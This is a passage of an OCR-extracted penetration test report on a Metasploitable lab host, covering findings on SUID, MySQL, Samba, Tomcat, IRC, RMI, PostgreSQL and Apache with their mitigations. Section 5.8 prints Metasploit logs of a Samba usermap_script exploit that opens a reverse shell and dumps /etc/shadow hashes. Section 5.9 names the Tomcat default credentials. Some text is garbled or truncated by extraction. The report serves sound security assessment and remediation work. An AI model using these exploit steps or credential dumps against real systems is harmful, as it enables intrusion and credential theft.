
Keep Software Updated: Regularly patch SSH server software and operating systems.

5.5 Privilege Escalation

Severity: 8.8 High
CVSS:AV:L/AC:M/PR:L/UI:N/S:C/C:H/I:H/A:H
Affected Domain: metasploitable.localdomain



Here there is nmap



Description

Privilege escalation in Linux can occur by exploiting SUID (Set User ID) files, which are executables with the SUID bit set (permission 4000). These executables run with elevated privileges (usually as the root user) regardless of the user's current privileges. To identify these potentially vulnerable files

Impact

Full System Compromise: Attackers can escalate to root, gaining complete control of the system.
Confidentiality: Access to sensitive files, such as passwords and user data
Integrity: The ability to modify or delete system files, compromising system functionality.
Availability: Attackers can disable services, delete critical files, or crash the system, impacting its availability.

Mitigation

- Audit SUID Files: Regularly check for SUID filesConfidentiality: Access to sensitive files, such as passwords
- and user data
- Remove the SUID bit for unnecessary files
- restrict SUID on Nmap: Ensure that Nmap and other network tools do not have the SUID bit set. Remove it using
- Monitoring and Logging: Implement tools like auditd to monitor access to sensitive SUID binaries and detect suspicious activity

5.6 MySQL default credentials lead to database compromise

Severity: 9.8 Critical
Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Affected Domain: 192.168.214.131:3306

Description

When MySQL is configured with default credentials (e.g., root with no password or a weak default password), an attacker can easily authenticate and gain access to the database. Many administrators fail to change these default settings during installation, leaving the system vulnerable to attacks. Once logged in, the attacker can access and manipulate sensitive data, potentially compromising the entire database

Impact

- A successful exploitation of MySQL default credentials can have severe consequences:
- Confidentiality: Attackers can access all the data in the database, including sensitive or personal information like user data, financial records, and intellectual property. This leads to a high confidentiality impact as sensitive information could be exposed or stolen
- Integrity: The attacker can modify, delete, or corrupt data within the database. This could affect the reliability and trustworthiness of the information, leading to data tampering or permanent data loss
- Availability: Attackers can disrupt the availability of the database by deleting essential tables, locking database access, or causing service outages, affecting the availability of critical services reliant on the database


Mitigation

mitigate the risk of compromise from MySQL default credentials:

- Change **Default Credentials**: Set strong, unique passwords for all MySQL accounts, especially `root`.
- Use **Least Privilege Principle**: Restrict user permissions and ensure `root` cannot log in remotely.
- Disable **Remote Root Access**: Disable `root` access over the network.
- Apply **Regular Security Updates**: Keep MySQL updated with the latest security patches.
- Enable **Logging and Monitoring**: Monitor login attempts and alert on suspicious activity.
- Use **Strong Authentication**: Implement strong authentication methods like 2FA or certificate-based login.
- Network **Segmentation**: Isolate the MySQL server on a restricted network segment.

5.7 Unnecessary Open Port Leading to a Bind Shell with Root Privileges

Severity: 9.8 Critical
Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Affected Domain: 192.168.214.131:1524



Description

An unnecessary open port can be exploited to create a bind shell, granting an attacker remote access with root privileges. This enables complete control over the system, leading to severe security risks

Impact

- **Confidentiality: Full access to sensitive data, risking data breaches.**
- **Integrity: Ability to modify or delete critical files, compromising system integrity**
- **Availability: Potential service disruption through the disabling of services or deletion of essential files.**

Mitigation

To mitigate the risks associated with unnecessary open ports leading to bind shells with root privileges, regularly audit and close unused ports while configuring firewalls to restrict inbound traffic to only essential services. Limit bind shell access by ensuring they listen only on localhost or trusted IPs, and implement strong security measures such as robust authentication protocols. Additionally, conduct regular security audits and keep all software updated to protect against known vulnerabilities.

5.8 Vulnerable Samba leads to RCE & Users Enum

Severity: 9.0 Critical
Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Affected Domain: 192.168.214.131:445

SMB Enum with Metasploit

```
msf6 auxiliary(scanner/smb/smb_version) > set rhost 192.168.214.131
rhost ⇒ 192.168.214.131
msf6 auxiliary(scanner/smb/smb_version) > exploit

[*] 192.168.214.131:445   - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.214.131:445   -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.214.131:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

RCE Exploitation

Nmap | metasploit | mimf@DESKTOP-KAG78KQ: ~

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.214.131
rhosts ⇒ 192.168.214.131
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 172.23.177.155:4444
[*] Command shell session 2 opened (172.23.177.155:4444 → 172.23.176.1:61668) at 2024-10-19 14:17:16 +0300

whoami
/bin/sh: line 3: ami: command not found
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
```

Description

SMB version enumeration is the process of identifying the SMB protocol version and configuration on Samba servers to detect vulnerabilities. One critical vulnerability is exploited using Metasploit's **multi/samba/usermap_script**, which targets misconfigurations in the usermap script option. If this option is set to allow arbitrary scripts, attackers can achieve **Remote Code Execution (RCE)** with Samba user privileges. This exploitation can lead to unauthorized access, privilege escalation, and data manipulation, highlighting the need for secure Samba configurations and regular software updates to prevent such attacks.

Impact


Exploiting the multi/samba/usermap_script vulnerability can have serious consequences for affected systems, including unauthorized access to sensitive files and resources on the Samba server, privilege escalation that allows attackers to execute arbitrary commands with elevated privileges, manipulation or corruption of data, and disruptions to service availability. This exploitation not only jeopardizes data integrity and confidentiality but can also lead to significant operational downtime and potential data loss for organizations.

Mitigation

To mitigate the risks associated with the multi/samba/usermap_script vulnerability, organizations should regularly update Samba to the latest version to apply security patches, disable unnecessary features such as the usermap script option, and enforce the principle of least privilege by restricting user permissions. Conducting regular audits of Samba configurations can help identify and rectify any misconfigurations, while network segmentation can limit exposure to untrusted sources. Additionally, implementing logging and monitoring solutions can aid in detecting unusual access patterns and potential exploitation attempts, thereby enhancing the overall security posture of Samba installations.

5.9 Tomcat Default Credentials leads to RCE

Severity: 9.0 Critical
Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Affected Domain: 192.168.214.131:8180



Description

The Tomcat Manager application misconfigured or accessible without proper authentication, allowing attackers to access using default credentials username:tomcat & password:tomcat deploy malicious applications

Impact


unauthorized access to the Tomcat Manager interface, which may allow attackers to deploy malicious applications and execute arbitrary Java code, leading to remote code execution and system compromise. This can result in data breaches, service disruptions, and privilege escalation, particularly if the Tomcat process runs with elevated privileges. Additionally, the exploitation can damage the organization's reputation and lead to loss of customer trust and potential legal ramifications, making it crucial to secure the Tomcat Manager interface against such vulnerabilities.

Mitigation

- **Always secure the Tomcat Manager with strong authentication credentials.**
- **Restrict access to the Tomcat Manager interface to trusted IP addresses only.**
- Regularly update Tomcat to the latest version to patch any known vulnerabilities.

5.10 Vulnerable IRC backdoor command execution

Severity: 9.5 Critical
Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Affected Domain: 192.168.214.131:6667



Description

vulnerable Internet Relay Chat (IRC) server, often running Plexus IRC, which may have flaws like improper input validation and weak authentication. Attackers can exploit these vulnerabilities to execute commands, gain unauthorized access, or perform denial-of-service (DoS) attacks.

Impact


Exploiting the IRC server can lead to unauthorized access, remote code execution, data loss or corruption, service disruptions, and malware distribution. This compromises the confidentiality and integrity of information, disrupts legitimate users, and can facilitate further attacks within the network.

Mitigation

To mitigate risks, organizations should consider disabling or removing the IRC server if unnecessary, updating software to patch vulnerabilities, implementing strong authentication measures, isolating the server through network segmentation, configuring firewalls to restrict access, monitoring logs for suspicious activities, and conducting regular security audits to identify vulnerabilities. By adopting these measures, organizations can enhance security and reduce the likelihood of exploitation

5.11 java-rmi leads to java code execution

Severity: 9.8 Critical
Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Affected Domain: 192.168.214.131:1099



Description

The Java RMI service on target machine, running on port 1099, is vulnerable to remote code execution (RCE) due to a lack of input validation and authentication. Attackers can exploit this flaw to execute arbitrary Java code on the target system, potentially leading to full system compromise.

Impact


Exploiting the Java RMI vulnerability can result in remote code execution, complete system takeover, data breaches, privilege escalation, and lateral movement within the network, allowing attackers to launch further attacks from the compromised system.

Mitigation

To mitigate this vulnerability, disable or restrict access to the RMI service, implement authentication, update Java to the latest version, block access to port 1099 with firewalls, segment networks, and monitor for unusual activity. These actions will help reduce the risk of exploitation.

5.12 Postgresql RCE

Severity: 9.5 Critical
Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Affected Domain: 192.168.214.131:5432



Description

vulnerable version of PostgreSQL, a popular open-source database, that is susceptible to remote code execution (RCE) due to weak configuration, inadequate authentication, and insecure permissions. Attackers can exploit this vulnerability by sending malicious SQL queries or leveraging insecure features to execute arbitrary code on the underlying system. The PostgreSQL instance may lack sufficient access control, allowing unauthorized users to gain administrative control over the database and underlying host

Impact


Exploiting the PostgreSQL vulnerability can lead to full system compromise through RCE, allowing attackers to steal or manipulate sensitive data, disrupt services, and escalate privileges. This can further lead to network-wide exploitation and denial of service.

Mitigation

To mitigate this vulnerability update PostgreSQL to the latest version, restrict access to trusted IPs, use strong authentication, enforce role-based access control (RBAC), disable unnecessary features, monitor system activity, and segment the database from critical systems to limit the impact.

5.13 Vulnerable Apache HTTPD 2.2.8

Severity: 9.8 Critical
Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Affected Domain: 192.168.214.131:80



Description

Apache HTTPD 2.2.8 is vulnerable to multiple security issues, including remote code execution (RCE), denial of service (DoS), and information disclosure due to outdated software and insecure configurations. Attackers can exploit these flaws by sending malicious HTTP requests.

Impact

Exploiting these vulnerabilities can result in full system compromise through RCE, disruption of services via DoS, and exposure of sensitive server information. This could allow attackers to gain control, disrupt operations, or use the server for further attacks.

Mitigation

To mitigate this update Apache HTTPD to the latest secure version, apply security patches, configure firewalls, restrict access, and harden server configurations to prevent unauthorized access and exploitation..

Final Words

After the completion of the penetration test, we have cleaned up all temporary files, backdoors and users created during and used during the test. Another penetration test will be scheduled to verify that all found vulnerabilities are fully remediated and no other issues are found.

References

[1] Open Information Security Services Group (OISSG). “Information Systems Security Assessment Framework (ISSAF)”. In: URL: https://untrustednetwork.net/files/issaf0.2.1.pdf.

[2] CVE Details. “CVE security vulnerability database. Security vulnerabilities, exploits, references and more”. In: URL: https://www.cvedetails.com/.

[3] CVE mitre. “Search CVE List”. In: URL: https://cve.mitre.org/cve/search_cve_ list.html.

[4] National Institute of Standards and Technology. “Common Vulnerability Scoring System”. In: URL: https://nvd.nist.gov/vuln-metrics/cvss.

[5] National Institute of Standards and Technology. “National Vulnerability Database”. In: URL: https://nvd.nist.gov/vuln/search.

[6] Offensive Security. “Exploit Database - Exploits for Penetration Testers, Researchers, and Ethical Hackers”. In: URL: https://www.exploit-db.com/.

[7] Open Web Application Security Project. “OWASP Top 10”. In: URL: https://owasp.org/www-project-top-ten/.